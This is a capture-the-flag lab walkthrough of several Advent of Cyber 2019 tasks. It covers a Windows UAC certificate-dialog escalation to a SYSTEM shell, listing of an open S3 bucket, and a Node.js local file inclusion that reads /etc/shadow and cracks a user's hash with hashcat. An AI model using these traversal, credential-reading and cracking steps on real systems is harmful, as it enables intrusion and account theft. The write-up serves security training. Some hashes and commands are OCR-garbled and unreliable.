
Yes

No


Click on "Show information about the publisher's certificate":




Click on the “Issued by:” link:




We are unable to select the default browser. Let us change the default settings. Go to Default Programs -> Set defaults by app:




Select Internet Explorer -> Set this program as default:




Now, we re-did the same process:




We open up using Internet Explorer:



Click on the cogwheel -> File -> Save as:



We noticed the above message appear. Key in the following under file name to list all applications in System32:



Open up the cmd, we managed to obtain administrator access!

```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\System32>whoami
nt authority\system
```

A screenshot of a Windows Command Prompt window titled "Administrator: C:\Windows\System32\cmd.exe". The window shows the command "whoami" being run, which returns "nt authority\system", indicating administrator privileges.

Enumerating the directories, we found the root.txt file in the Administrator Desktop. Simply use the type command:

```
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 7443-948C

 Directory of C:\Users\Administrator\Desktop

12/08/2019  08:06 PM    <DIR>
12/08/2019  08:06 PM    <DIR>          .
12/08/2019  08:08 PM                32 root.txt.txt
                           1 File(s)       32 bytes
                           2 Dir(s)  30,454,190,080 bytes free

C:\Users\Administrator\Desktop>type root.txt.txt
7958b569565d7bd88d10c6f22d1c4063
```

A screenshot of a Windows Command Prompt window showing the output of the "dir" command in the "Administrator: C:\Windows\System32\cmd.exe" window. It lists a file named "root.txt.txt" with a size of 32 bytes. Below it, the "type" command is run on the same file, displaying its contents as "7958b569565d7bd88d10c6f22d1c4063".

We obtained the flag: 7958b569565d7bd88d10c6f22d1c4063.

Explanation: Clicking on the Certificate link in the UAC prompt provides an administrator access of the web browser. Thus, opening a file through the web browser provides administrator access to the file. Running cmd, we are able to escalate to administrator privilege.

### [Task 19] [Day 14] Unknown Storage

McElferson opens today's news paper and see's the headline

Private information leaked from the best festival company

This shocks her! She calls in her lead security consultant to find out more information about this. *How do we not know about our own s3 bucket.*

McSkidy's only starting point is a single bucket name: **advent-bucket-one**

#### # 1 What is the name of the file you found?

← → ⌂ ⓘ Not secure | advent-bucket-one.s3.amazonaws.com

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>advent-bucket-one</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  ▼<Contents>
    <Key>employee_names.txt</Key>
    <LastModified>2019-12-14T15:53:25.000Z</LastModified>
    <ETag>"e8d2d18588378e0ee0b27fa1b125ad58"</ETag>
    <Size>7</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
</ListBucketResult>
```

**Employee\_names.txt**

#### #2 What is in the file?

← → ⌂ ⓘ Not secure | advent-bucket-one.s3.amazonaws.com/employee\_names.txt

mcchef

Mcchef

### [Task 20] [Day 15] LFI

Elf Charlie likes to make notes and store them on his server. Are you able to take advantage of this functionality and crack his password?

## #1 What is Charlie going to book a holiday to?


We run an masscan and nmap scan similar to the above examples:

```
root@kali:/usr/share/wordlists# masscan -e tun0 -p1-65535:U:1-65535 10.10.74.253 --rate=1000
Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2019-12-25 05:18:08 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 22/tcp on 10.10.74.253
Discovered open port 80/tcp on 10.10.74.253

root@kali:/usr/share/wordlists# nmap -sV -Pn -n -v -p80,22 10.10.74.253
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-25 00:16 EST
Nmap wishes you a merry Christmas! Specify -sX for Xmas Scan (https://nmap.org/book/man-port-scanning-techniques.html).
NSE: Loaded 45 scripts for scanning.
Initiating SYN Stealth Scan at 00:16
Scanning 10.10.74.253 [2 ports]
Discovered open port 80/tcp on 10.10.74.253
Discovered open port 22/tcp on 10.10.74.253
Completed SYN Stealth Scan at 00:16, 0.37s elapsed (2 total ports)
Initiating Service scan at 00:16
Scanning 2 services on 10.10.74.253
Completed Service scan at 00:17, 6.74s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.74.253.
Initiating NSE at 00:17
Completed NSE at 00:17, 1.59s elapsed
Initiating NSE at 00:17
Completed NSE at 00:17, 1.49s elapsed
Nmap scan report for 10.10.74.253
Host is up (0.37s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Node.js (Express middleware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We figure that there's a web server we can connect to at port 80. Let us access the website:



### Note1: Jingle Bells Lyrics

```
.-jingle bell jingle bell
jingle bell rock
jingle bell swing
and jingle bell ring
snowin and blowin
up blushels of fun
now the jingle hop has begun (4)

2.- jingle bell jingle bell
jingle bell rock
jingle bells chime in
jingle bell time
Dancin and prancin
n jingle bell square
in the frosty air

3- what a bright time
It's the right time
to rock the night away
jingle bell, time
```

### Note2: Presents Log

```
Presents Wrapped 04/12/2019:
24x iPhone X
31x Amazon Alexia's
5x Red riding bikes (hard to wrap)
50x Playstation 4's
32x Xbox One's
90x Sony Television's
5x Slipers

Presents Wrapped 03/12/2019:
3x Drones
54x Nike Shoes
12x Mac Book Pro's
1x Puppy (hope its okay until the 25th)
```

### Note 3

```
To do list:
[] Take Santa sleigh in for an MOT
[] Improve security on file inclusion
[] Go food shopping
[] Book holiday to Hawaii
```

We can see that Charlie is going to book a holiday to **Hawaii**.

## #2 Read /etc/shadow and crack Charlies password.


Inspecting the page source, we see a unique script here:

```
<!DOCTYPE html>
<html lang="en"> [event] [scroll]
  > <head>[...]</head>
  ><body>
    ><div class="jumbotron text-center">
      
      <h1>Public Notes</h1>
      ><p>[...]</p>
    </div>
    ><div class="container">[...]</div>
    <script src="/js/jquery.min.js"></script>
    <script src="/js/bootstrap.min.js"></script>
  ><script>

    function getNote(note, id) {
      const url = '/get-file/' + note.replace(/%2f/, '%2f')
      $.getJSON(url, function(data) {
        document.querySelector(id).innerHTML = data.info.innerHTML.replace(/(?:\r\n|\r|\n)/g, '<br>');
      })
    }
    // getNote('server.js', '#note-1')
    getNote('views/notes/note1.txt', '#note-1')
    getNote('views/notes/note2.txt', '#note-2')
    getNote('views/notes/note3.txt', '#note-3')

  </script>
</body>
</html>
```

There is a function which get the notes from /views/notes/ directory in the server and display them on the page. /get-file/ help to request the file from the server. Maybe we can try to exploit this? Let's try to make a request for a file name seen in the script:



A screenshot of a browser window showing a JSON response. The URL is 10.10.74.253/get-file/views%2fnotes%2fnote1.txt. The response is a single-line string containing a jingle about jingle bells.

```
success: true
info: "...jingle bell jingle bell\njingle bell swing\njingle bell ring\nsnowin and blowin\nmop blushels of fun\nnow the jingle hop has begun (4)\nVn2.. jingle bell jingle bell rock\njingle bells chime in\njingle bell time\nDancin and prancin\njingle bell squarein\nthe frosty air\nVn3.. what a bright time\nit's the right time\nto rock the night away\njingle bell, time\n"
```

<http://10.10.74.253/get-file/views%2fnotes%2fnote1.txt>

We replaced “/” with “%2F” as URL encoding helps to properly make the request. As observed, we can access it from here. Making another request for a file name seen in the script:



A screenshot of a browser window showing a JSON response. The URL is 10.10.74.253/get-file/server.js. The response is a single-line string containing code for an Express.js application.

```
success: true
info: "const express = require('express')\nconst path = require('path')\nconst app = express()\nconst fs = require('fs')\nconst port = 80\napp.set('view engine', 'ejs')\napp.use('/', express.static(path.join(__dirname, '/views')))\napp.listen(port, () =>\n  console.log('Example app listening on port %s!', port))\n\napp.get('/', function(req, res) {\n  res.render('index.ejs')\n})\n\napp.get('/get-file/:location', async function(req, res) {\n  const data = await fs.readFileSync(req.params.location, 'utf8')\n  res.json({success: true, info: data})\n})\n"
```

The parent directory contain the file server.js and views folder. It's most likely not a root directory since I cannot request for /etc/shadow file from there. Let's go to the root directory to access the /etc/shadow file:

File	Path
index.html	/
index.html	/index.html
index.html	/index.html?%2f%2f%2fshadow
Kali Linux	/Kali Training
Kali Tools	/Kali Docs
Kali Forums	/NetHunter
Offensive Security	/Exploit-DB
GHD0B	/MSFU
JSON	/Raw Data
Headers	/
Success	/Copy Collapse All
Success	/Expand All
Success	/Filter JSON

<http://10.10.74.253/get-file/../../../../etc/shadow>

We use `../` to move up the directory. So from our current directory, we move up to the root directory to access `/etc/shadow`. Charlie's information is as shown below:

charlie:\$6\$oHymLspP\$wTqsTmpPkz.u/CQDbheQjwwjyYoVN2rOm6CDu0KDeq8mN4pqzuna7OX.LPdD  
PCkPj7O9TB0rvWfCzpEkGOyhL.

Using hashcat to crack the password:

```
[root@localhost ~]# user/share/wordlist# hashcat -m 1800 '$6$'$oHymLspP$'wTq5TmPpk2.U0DbbHe0jWjyYoN2r0Mc6DuKDeqBnN4pqzuna70X.LPdDPCKP7079tB0rwfC2pE6k0yHl..Rockyou.txt --force  
hashcat (v5.1.0) starting...
```

```
$6$oHymLspP$wTqsTmpPkz.u/CQDbheQjwwjyYoVN2r0m6CDu0KDeq8mN4pqzuna70X.LPdDPCkPj709TB0rvWfCzpEkG0yhL.:password1

Session.....: hashcat
Status.....: Cracked
Hash.Type....: sha512crypt $6$, SHA512 (Unix)
Hash.Target....: $6$oHymLspP$wTqsTmpPkz.u/CQDbheQjwwjyYoVN2r0m6CDu0K...G0yhL.
Time.Started....: Tue Dec 24 23:42:31 2019 (3 secs)
Time.Estimated...: Tue Dec 24 23:42:34 2019 (0 secs)
